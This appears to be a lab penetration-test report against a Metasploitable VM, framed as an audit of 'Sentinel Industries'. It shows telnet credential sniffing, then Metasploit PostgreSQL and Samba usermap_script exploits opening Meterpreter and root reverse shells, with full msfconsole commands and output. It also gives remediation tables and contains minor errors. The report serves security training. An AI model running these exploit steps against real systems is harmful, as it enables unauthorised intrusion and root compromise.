 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Thu Oct 27 13:11:18 EDT 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ 
```

In the above example, we told an employee of Sentinel Industries to use a telnet connection to log in to the system while we are running a wireshark and we checked the connection captured by a telnet client.



```
........... ..!.."..'.....#..... ..#..'........!.."..... .....#.....'...............4.... .38400,38400....#.kali:0.0....'..DISPLAY.kali:
0.0......xterm-256color.............   _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: mmssffaaddmmiinn
.
Password: msfadmin
.
Last login: Mon Apr 18 05:26:59 EDT 2022 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

After capturing the data, we were able to successfully login to the system using the username and password that we found. We were also able to find the root password that was used to access the system.



```
........... ..!.."..'.....#..... ..#..'........!.."..... .....#.....'...............4.... .38400,38400....#.kali:0.0....'..DISPLAY.kali:
0.0......xterm-256color.............   _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: mmssffaaddmmiinn
.
Password: msfadmin
.
Last login: Mon Apr 18 05:26:59 EDT 2022 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ssuuddoo  ssuu
.
[sudo] password for msfadmin: msfadmin
.
.]0;root@metasploitable: /home/msfadmin.root@metasploitable:/home/msfadmin#
```

***Risk rating –***


Medium

***Recommendations***

SSH is strongly recommended over telnet because it is unsafe and transmits data in clear text.


## 2. PostgreSQL DB 8.3.0 – 8.3.7

Port 5432, which is associated with SQL, can be exploited by simply accessing the postgre service. In some Linux distributions, the postgre service might use UDF shared libraries and write to /tmp directory.



```
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
```

This vulnerability can be exploited simply by using msfconsole.



```
   11  auxiliary/admin/postgres/postgres_sql                                normal     No     PostgreSQL Server Generic Query
   12  auxiliary/scanner/postgres/postgres_version                          normal     No     PostgreSQL Version Probe
   13  exploit/linux/postgres/postgres_payload               2007-06-05     excellent  Yes    PostgreSQL for Linux Payload Execution
   14  exploit/windows/postgres/postgres_payload             2009-04-10     excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   15  auxiliary/scanner/postgres/postgres_hashdump                         normal     No     Postgres Password Hashdump
   16  auxiliary/scanner/postgres/postgres_schemadump                       normal     No     Postgres Schema Dump
   17  auxiliary/admin/http/rails_devise_pass_reset          2013-01-28     normal     No     Ruby on Rails Devise Authentication Password Reset


Interact with a module by name or index. For example info 17, use 17 or use auxiliary/admin/http/rails_devise_pass_reset

msf6 > use 13
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.56.103
rhosts ⇒ 192.168.56.103
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.56.102
lhost ⇒ 192.168.56.102
msf6 exploit(linux/postgres/postgres_payload) > set lport 1234
lport ⇒ 1234
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.56.102:1234
[*] 192.168.56.103:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/yyNtVHdU.so, should be cleaned up automatically
[*] Sending stage (984904 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.102:1234 → 192.168.56.103:57813) at 2022-10-28 23:23:55 +0530

meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:78:c0:b9
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.56.103
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe78:c0b9
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > █
```

As you can see, we were able to access the victim system by establishing the rhosts, lhost, and lport in a few easy steps. (system of Sentinel Industries)

***Risk rating-***


Medium

***Recommendations***

It is strongly advised to update the system to the most recent Postgresql DB version in order to ensure the system's security.


## 3. Samba smbd 3.X – 4.X (workgroup: WORKGROUP)

The service net bois ssn and version are Samba smbd 3.X - 4.X (workgroup:WORKGROUP) when port 139 is examined. When correctly exploited, this samba smbd's vulnerability to the usermap script can grant the target system root capabilities. (system of Sentinel Industries)




```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

The msfconsole can be used to exploit this vulnerability and gain root access, as seen below.



```
   18  exploit/osx/samba/lsa_transnames_heap                2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap            2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                              normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                       2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                         2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results          2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow


Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.56.103
rhosts ⇒ 192.168.56.103
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.56.102
lhost ⇒ 192.168.56.102
msf6 exploit(multi/samba/usermap_script) > set lport 1234
lport ⇒ 1234
msf6 exploit(multi/samba/usermap_script) > set played cmd/unix/reverse
played ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.56.102:1234
[*] Command shell session 1 opened (192.168.56.102:1234 → 192.168.56.103:36350) at 2022-10-28 23:38:56 +0530
```

We may hack into the Sentinel industry by simply selecting exploit/multi/samba/usermap script, setting up the rhost (the victim's IP address), lhost (the attacker's IP address), and lport (any port, such 1234) finally the payload to cmd/unix/reverse and then typing exploit



```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.56.103
rhosts ⇒ 192.168.56.103
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.56.102
lhost ⇒ 192.168.56.102
msf6 exploit(multi/samba/usermap_script) > set lport 1234
lport ⇒ 1234
msf6 exploit(multi/samba/usermap_script) > set played cmd/unix/reverse
played ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.56.102:1234
[*] Command shell session 1 opened (192.168.56.102:1234 → 192.168.56.103:36350) at 2022-10-28 23:38:56 +0530


whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:78:c0:b9
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe78:c0b9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12137924 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69744 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:777942795 (741.9 MB)  TX bytes:4063614 (3.8 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:3051 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3051 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1497965 (1.4 MB)  TX bytes:1497965 (1.4 MB)
```

We now have root access to the victim system, as demonstrated in the above image, and we can check that this is the System of Sentinel Industries by typing ifconfig to view the victim's IP address.

***Risk rating-***

Critical

***Recommendations***

It is strongly recommended to update the system to the most recent samba version in order to ensure the system's security.

## 4. Final Analysis

| Severity Rating | Vulnerability | Remediation |
|---|---|---|
| Medium | Linux telnetd | SSH is strongly recommended over telnet because it is unsafe and transmits data in clear text. |
| Medium | PostgreSQL DB 8.3.0 – 8.3.7 | It is strongly advised to update the system to the most recent Postgresql DB version in order to ensure the system's security. |
| Critical | Samba smbd 3.X – 4.X (workgroup: WORKGROUP) | It is strongly recommended to update the system to the most recent samba version in order to ensure the system's security. |

# Conclusion

A few threats and vulnerabilities have been discovered after looking into company’s systems. These were analyzed during the vulnerability analysis and threat modeling stages. A few weaknesses and dangers were also discovered. After conducting vulnerability analysis and threat modeling, Sentinel Industries was able to identify and address its security issues. Despite the various efforts that were made to improve its security, the company was still able to maintain its overall security.